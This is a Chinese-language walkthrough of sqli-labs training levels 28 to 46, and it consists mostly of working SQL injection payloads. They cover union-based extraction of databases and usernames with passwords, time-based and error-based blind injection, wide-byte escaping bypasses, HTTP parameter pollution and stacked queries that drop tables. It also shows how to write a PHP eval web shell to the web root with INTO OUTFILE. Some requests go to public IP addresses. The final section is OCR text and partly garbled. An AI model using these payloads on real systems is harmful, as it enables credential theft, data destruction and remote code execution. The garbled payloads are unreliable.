- 3. [http://47.100.118.240:8888/Less-28/?id=1'\) ;%00](http://47.100.118.240:8888/Less-28/?id=1') ;%00) 通过我们添加的代码可以将单引号进行补全。
- 4. [http://47.100.118.240:8888/Less-28/?id=1'\) %a0 order %a0 by %a0 3 ;%00](http://47.100.118.240:8888/Less-28/?id=1') %a0 order %a0 by %a0 3 ;%00) 通过order by 和%a0组合得到一共有三列
- 5. [http://47.100.118.240:8888/Less-28/?id=1111'\) %a0 union %a0 select %a0 1,2,3 ;%00](http://47.100.118.240:8888/Less-28/?id=1111') %a0 union %a0 select %a0 1,2,3 ;%00) 此时可以得到回显位。
- 6. [http://47.100.118.240:8888/Less-28/?id=1111'\) %a0 union %a0 select %a0 1,2,group_concat\(schema_name\) %a0 from %a0 information_schema.schemata ;%00](http://47.100.118.240:8888/Less-28/?id=1111') %a0 union %a0 select %a0 1,2,group_concat(schema_name) %a0 from %a0 information_schema.schemata ;%00) 获得所有的库，与less-27基本相同。
- 7. [http://47.100.118.240:8888/Less-28/?id=111'\) %a0 union %a0 select %a0 1,2,3 || \('1'\)=\('1](http://47.100.118.240:8888/Less-28/?id=111') %a0 union %a0 select %a0 1,2,3 || ('1')=('1) 我们也可以使用or来闭合，这种是不使用;%00的情况。

- 法二：基于时间的盲注
- 1. `http://47.100.118.240:8888/Less-28/?id=1') %a0 %26%26 if(length(database())>1, 1, sleep(5)) ;%00`
- 2. `http://47.100.118.240:8888/Less-28/?id=1') %a0 %26%26 if(length(database())>1, 1, sleep(5)) %26%26 ('1')=('1`
- 这两种都是可以的

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. <http://47.100.118.240:8888/Less-28a/?id=1> 此时显示正常
- 2. <http://47.100.118.240:8888/Less-28a/?id=1> 有报错，可能存在注入
- 3. `http://47.100.118.240:8888/Less-28a/?id=1') %a0 order %a0 by %a0 3 ;%00` 利用order by语句得到一共有3列。
- 4. `http://47.100.118.240:8888/Less-28a/?id=1111') %a0 union %a0 select %a0 1,2,3 ;%00` 此时得到数据可以显示的位置。
- 5. `http://47.100.118.240:8888/Less-28a/?id=1111') %a0 union %a0 select %a0 1,2,group_concat(schema_name) %a0 from %a0 information_schema.schemata ;%00` 得到所有的库
- 6. 其余的操作和less-27基本无异。

- 法二：基于时间的盲注
- 1. `http://47.100.118.240:8888/Less-28a/?id=11111') %a0 or %a0 if(length(database())=8, 1, sleep(5)) --+`
- 或者是
- 2. `http://47.100.118.240:8888/Less-28a/?id=1') %a0 and %a0 if(length(database())=8, 1, sleep(5)) --+` 此时要确保前面的id值是可以查到的，不能使用一个不存在的id值。

- 1. 在docker中是无法正常使用第29关的，因为需要搭建jsp服务
- 2. 我们可以使用jspstudy在本地搭建，端口设置为8080
- 3. phpstudy端口设置为80
- 4. 修改jsp中的文件index.jsp文件的url指向位置到你安装sqli-labs中的less29下

```
abs = new URL("http://localhost/sqli/Less-29/index.php?" + qs);  
ion sqli_labs_connection = sqli_labs.openConnection();  
ader in = new BufferedReader(  
    new InputStreamReader(  
        in, "UTF-8")
```

补充知识_服务器两层架构

- 参考链接: <https://www.cnblogs.com/lcamry/p/5762961.html>
- http参数污染: jsp/tomcat使用`getParameter("id")`获取到的是第一个值, php/apache使用`$_GET["id"]`获取的是第二个值, 那么第一个id纯数字, 第二个id的值

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 1. `http://127.0.0.1:8080/sqli_/Less-29/index.jsp?id=1&id=3' order by 3--+` 说明数据有3列，而且第一个id值无法注入
- 2. `http://127.0.0.1:8080/sqli_/Less-29/index.jsp?id=1&id=113' union select 1,2,3 --+` 已经知道数据回显的位置
- 3. `http://127.0.0.1:8080/sqli_/Less-29/index.jsp?id=1&id=113' union select 1,2, group_concat(schema_name) from information_schema.schemata --+` 此时我们已经取出数据库的名字。
- 4. 接下来就是常规的操作，和less1基本一致

- 1. `http://127.0.0.1:8080/sqli_/Less-30/index.jsp?id=1&id=1" order by 3--+` 这里显示是正常的, 4的时候是不正常的, 但是显示异常并没有显示报错的信息。说明无法使用报错注入。
- 2. 接下里和less29相同
- 3. `http://127.0.0.1:8080/sqli_/Less-30/index.jsp?id=1&id=11111" union select 1,2, 3--+`
- 4. `http://127.0.0.1:8080/sqli_/Less-30/index.jsp?id=1&id=11111" union select 1,2, group_concat(schema_name) from information_schema.schemata --+` 接下来就是常规操作了。

- 1. `http://127.0.0.1:8080/sqli_/Less-31/index.jsp?id=1&id=-1 ") union select 1,2,3 --+`
- 2. `http://127.0.0.1:8080/sqli_/Less-31/index.jsp?id=1&id=-1 ") union select 1,2,group_concat(schema_name) from information_schema.schemata --+`
- 操作和前面的基本相同

crow 补充知识_宽字节注入

- 参考文章: <https://blog.csdn.net/hello0de/article/details/76180190>
- <https://blog.csdn.net/heiseweiye/article/details/82723478>
- 宽字节: GB2312、GBK、GB18030、BIG5、Shift_JIS等这些都是常说的宽字节,实际上只有两字节。宽字节带来的安全问题主要是ASCII字符(一字节)的现象,即将两个ascii字符误认为是一个宽字节字符。中文、韩文、日文等均存在宽字节,英文默认都是一个字节。
- 在使用PHP连接MySQL的时候,当设置“set character_set_client = gbk”时会导致一个编码转换的问题。
- 例子: id= 1' 处理 1\' 进行编码 1%5c%27 带入sql后 id = \' and XXXX 此时无法完成注入
- id=1%df' 处理 1%df\' 进行编码 1%df%5c%27 带入sql后 id =1運' and XXX 此时存在宽字节注入漏洞
- 推荐解码网站: http://www.mytju.com/classcode/tools/urldecode_gb2312.asp

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 法一：
- 1. <http://127.0.0.1/sqli/Less-32/?id=1> 这个时候返回的是正常数据
- 2. <http://127.0.0.1/sqli/Less-32/?id=1> 此时返回的是经过转义之后的数据，我们通过返回的数据可以看到，单引号已经被转义了
- 3. <http://121.199.30.46/Less-32/?id=1%df> 或者 <http://121.199.30.46/Less-32/?id=1%df%27> 此时发现出现了注入点，这个时候我们继续
- 4. [http://121.199.30.46/Less-32/?id=1%df' --](http://121.199.30.46/Less-32/?id=1%df'--) 这个时候返回正常
- 5. <http://121.199.30.46/Less-32/?id=1%df' order by 4 --> 此时返回与以前的关卡中同样的错误，接下来就是正常的注入操作了。

- 法二：
- %5c代表的是 \
- 此时构造： %5c %5c %5c %5c'
- 只要是我们能将返回的结果中对于单引号没有转义字符进行处理即可。
- 示例方法： <http://121.199.30.46/Less-32/?id=-1%aa%5c' union select 1,2,3 --+>
- 其余操作基本相似。

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 通过源码可得知： 在32关中使用的是自定义的过滤，本关中使用的是php中的 `addslashes()`函数
- 其作用:`addslashes()` 函数返回在预定义字符之前添加反斜杠的字符串。(参考链接：https://www.w3school.com.cn/php/func_string_addslashes.asp)
- 法1： 直接使用宽字节的方法
- <http://127.0.0.1/sqli/Less-33/?id=1%df'--+>
- 法二： 自定义闭合
- <http://121.199.30.46/Less-33/?id=-1%aa%5c%27 union select 1,2,3--+>
- 其实和less32关基本相同。



- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 我们首先测试在POST情况下，传入正确和错误的值回显情况：
- 1. `admin:admin` 正确的密码和账号→返回姓名等常规信息
- 2. `ad:ad` 错误的密码和账号→返回的是登录失败
- 3. 同样通过代码可知，本关也使用了`addslashes()`函数，理论上我们可以使用前几关中的宽字节注入的方法进行测试，但是测试的时候发现，方法并不奏效。（主要原因是因为我们不能够直接在POST中传入数据，因为会被再次编码）
- 分析：在get型传参的时候使用`urlencode`，所以我们可以使用以下两种方法：
- 法一：我们借鉴了将单引号的UTF-8转换为UTF-16的单引号模式'→'
- 法二：我们使用burpsuite进行抓包之后对数据进行宽字节注入

- 法一：我们借鉴了将单引号的UTF-8转换为UTF-16的单引号模式 ' → ' (注意，在复制的时候要将单引号重新打出来，因为在ppt中总会因为奇怪的格式出现错误)
- 在POST中传入的数据： \ ' union select 1,2# (注意：在这里不能够再使用 --+ --空格等这样的注释符，我们推荐使用#)
- 法二：我们使用burpsuite进行抓包之后对数据进行宽字节注入
- 我们首先在使用bp进行抓包之后，在bp中修改信息得到返回信息即可！
- 1. 我们本来传入的数据： a%df'
- 2. 但是我们抓包之后的数据： uname=a%25df%2527&passwd=a%25df%2527&submit=Submit
- 我们可以发现%经过url转换之后为%25
- 所以我们需要在拦截数据包之后将数据进行修改： uname=a%df%27&passwd=a%df%27&submit=Submit
- 接下来就是正常的注入流程。

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 其实本关和34基本相同，我们首先分析一下代码：
- `$id=check_addslashes($_GET['id']);` 首先还是对id的值进行过滤处理
- `$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";` 在这个位置中，id值没有经过单引号的包裹，所以我们只要在注入的时候防止我们构造的sql注入句子中避免单引号等即可！
- 法一： 联合查询注入
- `http://127.0.0.1/sqli/Less-35/?id=-1 union select 1,2,group_concat(schema_name) from information_schema.schemata#`
- 法二： 延时注入
- `http://127.0.0.1/sqli/Less-35/?id=1 and if(length(database())=1, 1, sleep(5))#`通过这样的方式进行判断。



LESS-36

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 我们首先进行源代码审计，发现代码中使用了`mysql_real_escape_string`函数（参考：https://www.w3school.com.cn/php/func_mysql_real_escape_string.asp）
- 我们此处尝试直接使用原来的宽字节注入：
- `http://127.0.0.1/sqli/Less-36/?id=1%df' #` 发现有作用，可以进行注入
- `http://127.0.0.1/sqli/Less-36/?id=1111%df' union select 1,2,3 --+` 接下来就是正常的注入流程了。
- 完整演示：
- 1. `http://127.0.0.1/sqli/Less-36/?id=1111%df' union select 1,2,group_concat(schema_name) from information_schema.schemata --+ 1` 取出所有的库
- 2. `http://127.0.0.1/sqli/Less-36/?id=1111%df' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = 0x7365637572697479 --+` 取出所有的表
- 3. `http://127.0.0.1/sqli/Less-36/?id=1111%df' union select 1,2,group_concat(column_name) from information_schema.columns where table_name = 0x7573657273 --+` 取出所有的字段
- 4. `http://127.0.0.1/sqli/Less-36/?id=1111%df' union select 1,2,group_concat(concat_ws(0x7e,username,password)) from security.users --+` 取出所有的字段的值
- 注意：为什么一直强调能够使用十六进制的就使用十六进制，因为本关中单引号全部会被转义

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 我们首先测试在POST情况下，传入正确和错误的值回显情况：
- 1. `admin:admin` 正确的密码和账号→返回姓名等常规信息
- 2. `ad:ad` 错误的密码和账号→返回的是登录失败
- 3. 与34关基本相似，本关只是将过滤函数进行了替换：`mysql_real_escape_string()`，同样，我们可以直接按照34关的方法即可！
- 分析：在get型传参的时候使用URLencode，所以我们可以使用以下两种方法：
- 法一：我们借鉴了将单引号的UTF-8转换为UTF-16的单引号模式‘→’
- 法二：我们使用burpsuite进行抓包之后对数据进行宽字节注入
- 详见34

补充知识_堆叠注入

- 我发现网上的资料很多都是抄sqli-labs天书作者的，所以我们也参考(抄)了大佬的文章：
<https://www.cnblogs.com/lcamry/p/5762905.html>
- **Stacked injections:**堆叠注入。从名词的含义就可以看到应该是一堆sql语句（多条）一起执行。而在真实的运用中也是这样的，我们知道在mysql中，主要是命令行中，每一条语句结尾加;表示语句结束。这样我们就想到了是不是可以多句一起使用。这个叫做**stacked injection**。
- 我们可以在mysql命令行中进行测试：
- `Select * from users; create table test1 like users;`
- `Show tables;`
- `Select * from users; drop table test1;`
- `Select * from users; select 1,2,3;`

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 我们直接构造语句：
- `http://127.0.0.1/sqli/Less-38/?id=1'; create table crow like users; --+`
- 然后在数据库中查看是否可以完成执行： `show tables;`
- 我们可以构造数据删除已经创建的表：
- `http://127.0.0.1/sqli/Less-38/?id=1'; drop table crow ; --+`

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 与less38不相同的地方是sql语句的id值处理：我们将38中的id=''; 修改为id= ; 即可
- 我们直接构造语句：
- <http://127.0.0.1/sqli/Less-39/?id=1> ; create table crow like users; --+
- 然后在数据库中查看是否可以完成执行： `show tables;`
- 我们可以构造数据删除已经创建的表：
- <http://127.0.0.1/sqli/Less-39/?id=1> ; drop table crow ; --+

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 与less38、39不相同的地方是这里的错误不会回显，但是不影响我们注入测试，而且我们将id修改为id=('');
- 我们直接构造语句：
- `http://127.0.0.1/sqli/Less-40/?id=1'); create table crow like users; --+`
- 然后在数据库中查看是否可以完成执行：`show tables;`
- 我们可以构造数据删除已经创建的表：
- `http://127.0.0.1/sqli/Less-40/?id=1'); drop table crow ; --+`

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 和40关相同，没有回显信息，但是不影响我们注入测试，而且id值没有经过包裹；
- 我们直接构造语句：
- `http://127.0.0.1/sqli/Less-41/?id=1 ; create table crow like users; --+`
- 然后在数据库中查看是否可以完成执行： `show tables;`
- 我们可以构造数据删除已经创建的表：
- <http://127.0.0.1/sqli/Less-40/?id=1> ; `drop table crow ; --+`

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 当我们第一眼看到这个界面的时候，感觉和二次注入是不是有点像，但是这里和二次注入有一点不同：
- 我们直接来到login.php中，观察username和password的处理问题：
- `$username = mysqli_real_escape_string($con1, $_POST["login_user"]);`
- `$password = $_POST["login_password"];`
- 此时的sql为： `"SELECT * FROM users WHERE username='$username' and password='$password'"`
- 我们可以看到password没有经过mysqli_real_escape_string()函数进行处理，所以这个时候我们在这个位置进行构造：
- 在登录的时候，我们使用任意的username，password可以构造为：
- `a'; create table crow like users; # 然后观察是否有crow表`
- `a'; drop table crow; # 观察crow表是否删除`

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
;`
- 这一关和less42非常像，区别就在于对于id值得处理：
- 此时的sql为： `$sql = "SELECT * FROM users WHERE username=('$username') and password=('$password')";`
- 在登录的时候，我们使用任意的username， password可以构造为：
- `a'); create table crow like users; #` 然后观察是否有crow表
- `a'); drop table crow; #` 观察crow表是否删除

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
;`
- 本关和前面的基本是一样的，只是没有报错回显信息
- 此时的sql为： `$sql = "SELECT * FROM users WHERE username='$username' and password='$password'";`
- 在登录的时候，我们使用任意的username， password可以构造为：
- `a'; create table crow like users; #` 然后观察是否有crow表
- `a'; drop table crow; #` 观察crow表是否删除

- 为了测试方便，我们在代码中加入：
- `echo $sql;`
- `echo "
";`
- 本关和less43关的基本是一样的，只是没有报错回显信息
- 此时的sql为： `$sql = "SELECT * FROM users WHERE username=('$username') and password=('$password')";`
- 在登录的时候，我们使用任意的username， password可以构造为：
- `a'); create table crow like users; #` 然后观察是否有crow表
- `a'); drop table crow; #` 观察crow表是否删除



总结_堆叠注入写一句话木马

- 在上面的关卡中，基本上都是在创建表，删除表，我的操作会让大家感觉堆叠注入好像没有什么太大的用处，我们利用less45来写一个一句话木马：
- php一句话木马： `<?php @eval($_POST[crow]); ?>`
- 绝对路径： `C:\phpstudy\PHPTutorial\WWW\`
- 使用函数： `select xxx into outfile xxx`
- `select '<?php @eval($_POST[crow]);?>' into outfile 'C:\\phpstudy\\PHPTutorial\\WWW\\crow.php';`

补充知识_MYSQL知识补充

- SQL语句中，asc是指定列按升序排列，desc则是指定列按降序排列。
- `select * from users order by 1 desc;` 使用降序进行排列
- `select * from users order by 1 asc;`使用升序进行排列
- `right()` `select right(database(),1);`
- `Left()` `select left(database(),1);`
- `lines terminated by xxx` 以xxx为结尾:
- `select '<?php @eval($_POST[crow]);?>' into outfile 'C:\pbpstudy\PHPTutorial\WWW.crow.pbp' lines`
- `terminated by 0x363636;`
- 最后写好的文件会以666结尾。(详细可参考: <https://www.cnblogs.com/SZxiaochun/p/6027450.html>)

- 我在将视频制作完之后，发现自己也没有能及时保存ppt，所以造成后面的ppt我自己也没有，今天我将后面ppt部分采用qq截图文字识别的形式进行整理，希望能给大家一个帮助，当然中间可能会有一些错误，希望大家能够谅解，也可以加我的qq或者在GitHub上留言，我都会进行修改的，实在是抱歉！

• By: crow 2020.01.24




LESS-46(2020-01-24更新, 采用QQ截图翻译, 错误请谅解)

- 为了测试方便, 我们在代码中加入:
- `echo $sql;`
- `echo "
";`
- 1. `http://127.0.0.1/sqlii/Lesss 46/?sort=3'` sort的 值我们可以设置1,2,3均可!
- 2. `http://127.0.0.1/sqlii/Lesss 46/?sort=3' desc`此时结果以第三列的降序进行排列
- 3. `http://127.0.0.1/sqlii/Lesss 46/?sort=3' asc`此时的结果以第 三列的升序进行排列, 说明在sort位置存在注入漏洞
- 4. `http://127.0.0.1/sqlii/Lesss 46/?sort=left(database() ,1)`这里面显示没有什么反应, 那么我们尝试使用延时注入或者是报错注入来尝试一下
- 法一:延时注入
- 1. `http://127.0.0.1/sqlii/Lesss 46/?sort=3' and if(length(database())=1),1,sleep(5))` - +判断数据库长度
- 2. `http://127.0.0.1/sqlii/Lesss 46/?sort=3' and if (left((select schema name from information schema.schemata limit 0,1), 1)>'a' ,1, sleep(5))` -+判断数据库中第 一个库的第一 位的值是否大于a
- 法二:报错注入
- 1. `http://127.0.0.1/sqlii/Lesss 46/?sort=3' and updatexml(1, concat(0x7e, database(), 1)` -+爆出当前使用数据库名称
- 2. `http://127.0.0.1/sqlii/Lesss 46/?sort=3' and updatexml(1, concat(0x7e, (select schema name from information. schema.schemata limit0,1)) ,1)` +爆出数据库中的第一个值, 可以使用遍历的思想去继续操作下去
- 因为我自己将ppt中后面



